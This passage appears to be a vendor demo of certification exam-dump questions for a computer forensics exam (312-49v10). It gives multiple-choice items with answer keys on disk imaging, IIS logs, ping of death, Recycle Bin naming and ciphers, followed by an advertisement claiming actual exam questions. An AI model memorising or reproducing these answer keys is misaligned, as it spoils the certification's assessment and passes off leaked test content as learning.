Julie is a college student majoring in Information Systems and Computer Science. She is currently writing an essay for her computer crimes class. Julie paper focuses on white-collar crimes in America and how forensics investigators investigate the cases. Julie would like to focus the subject. Julie would like to focus the subject of the essay on the most common type of crime found in corporate America. What crime should Julie focus on?

- A. Physical theft
- B. Copyright infringement
- C. Industrial espionage
- D. Denial of Service attacks

Answer: C

NEW QUESTION 796

- (Exam Topic 2)

Which of the following tool creates a bit-by-bit image of an evidence media?

- A. Recuva
- B. FileMerlin
- C. AccessData FTK Imager
- D. Xplico

Answer: C

NEW QUESTION 801

- (Exam Topic 2)

The following is a log file screenshot from a default installation of IIS 6.0.

```
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2007-01-22 15:42:36
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port cs-user
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /index.html - 80 - 172.16.28.80
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/index.asp - 80 - 172.16.28
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/css/olcstyle.css - 80 - 17
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /favicon.ico - 80 - 172.16.28.80 Avant+
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/css/dhtml_horiz.css - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_03.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_04.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_06.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_07.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_08.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/script/dhtml.js - 80 - 172
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/greenArrow.jpg - 80
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/board_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/board_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/...
```

What time standard is used by IIS as seen in the screenshot?

- A. UTC
- B. GMT
- C. TAI
- D. UT

Answer: A

NEW QUESTION 802

- (Exam Topic 2)

An investigator is searching through the firewall logs of a company and notices ICMP packets that are larger than 65,536 bytes. What type of activity is the investigator seeing?

- A. Smurf
- B. Ping of death
- C. Fraggle
- D. Nmap scan

Answer: B

NEW QUESTION 806

- (Exam Topic 2)

Where are files temporarily written in Unix when printing?

- A. /usr/spool
- B. /var/print
- C. /spool
- D. /var/spool

Answer: D

NEW QUESTION 808

- (Exam Topic 2)

Files stored in the Recycle Bin in its physical location are renamed as Dxy.ext, where “x” represents the _____.

- A. Drive name
- B. Original file name’s extension
- C. Sequential number
- D. Original file name

Answer: A

NEW QUESTION 812

- (Exam Topic 2)

Heather, a computer forensics investigator, is assisting a group of investigators working on a large computer fraud case involving over 20 people. These 20 people, working in different offices, allegedly siphoned off money from many different client accounts. Heather responsibility is to find out how the accused people communicated between each other. She has searched their email and their computers and has not found any useful evidence. Heather then finds some possibly useful evidence under the desk of one of the accused.

In an envelope she finds a piece of plastic with numerous holes cut out of it. Heather then finds the same exact piece of plastic with holes at many of the other accused peoples desks. Heather believes that the 20 people involved in the case were using a cipher to send secret messages in between each other. What type of cipher was used by the accused in this case?

- A. Grill cipher
- B. Null cipher
- C. Text semagram
- D. Visual semagram

Answer: A

NEW QUESTION 817

- (Exam Topic 2)

At what layer does a cross site scripting attack occur on?

- A. Presentation
- B. Application
- C. Session
- D. Data Link

Answer: B

NEW QUESTION 820

- (Exam Topic 2)

Casey has acquired data from a hard disk in an open source acquisition format that allows her to generate compressed or uncompressed image files. What format did she use?

- A. Portable Document Format
- B. Advanced Forensics Format (AFF)
- C. Proprietary Format
- D. Raw Format

Answer: B

NEW QUESTION 823

- (Exam Topic 2)

Why is it still possible to recover files that have been emptied from the Recycle Bin on a Windows computer?

- A. The data is still present until the original location of the file is used
- B. The data is moved to the Restore directory and is kept there indefinitely
- C. The data will reside in the L2 cache on a Windows computer until it is manually deleted
- D. It is not possible to recover data that has been emptied from the Recycle Bin

Answer: A

NEW QUESTION 826

- (Exam Topic 2)

Watson, a forensic investigator, is examining a copy of an ISO file stored in CDFS format. What type of evidence is this?

- A. Data from a CD copied using Windows
- B. Data from a CD copied using Mac-based system
- C. Data from a DVD copied using Windows system

D. Data from a CD copied using Linux system

Answer: A

NEW QUESTION 830

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual 312-49v10 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the 312-49v10 Product From:

<https://www.2passeasy.com/dumps/312-49v10/>

Money Back Guarantee

312-49v10 Practice Exam Features:

- * 312-49v10 Questions and Answers Updated Frequently
- * 312-49v10 Practice Questions Verified by Expert Senior Certified Staff
- * 312-49v10 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * 312-49v10 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year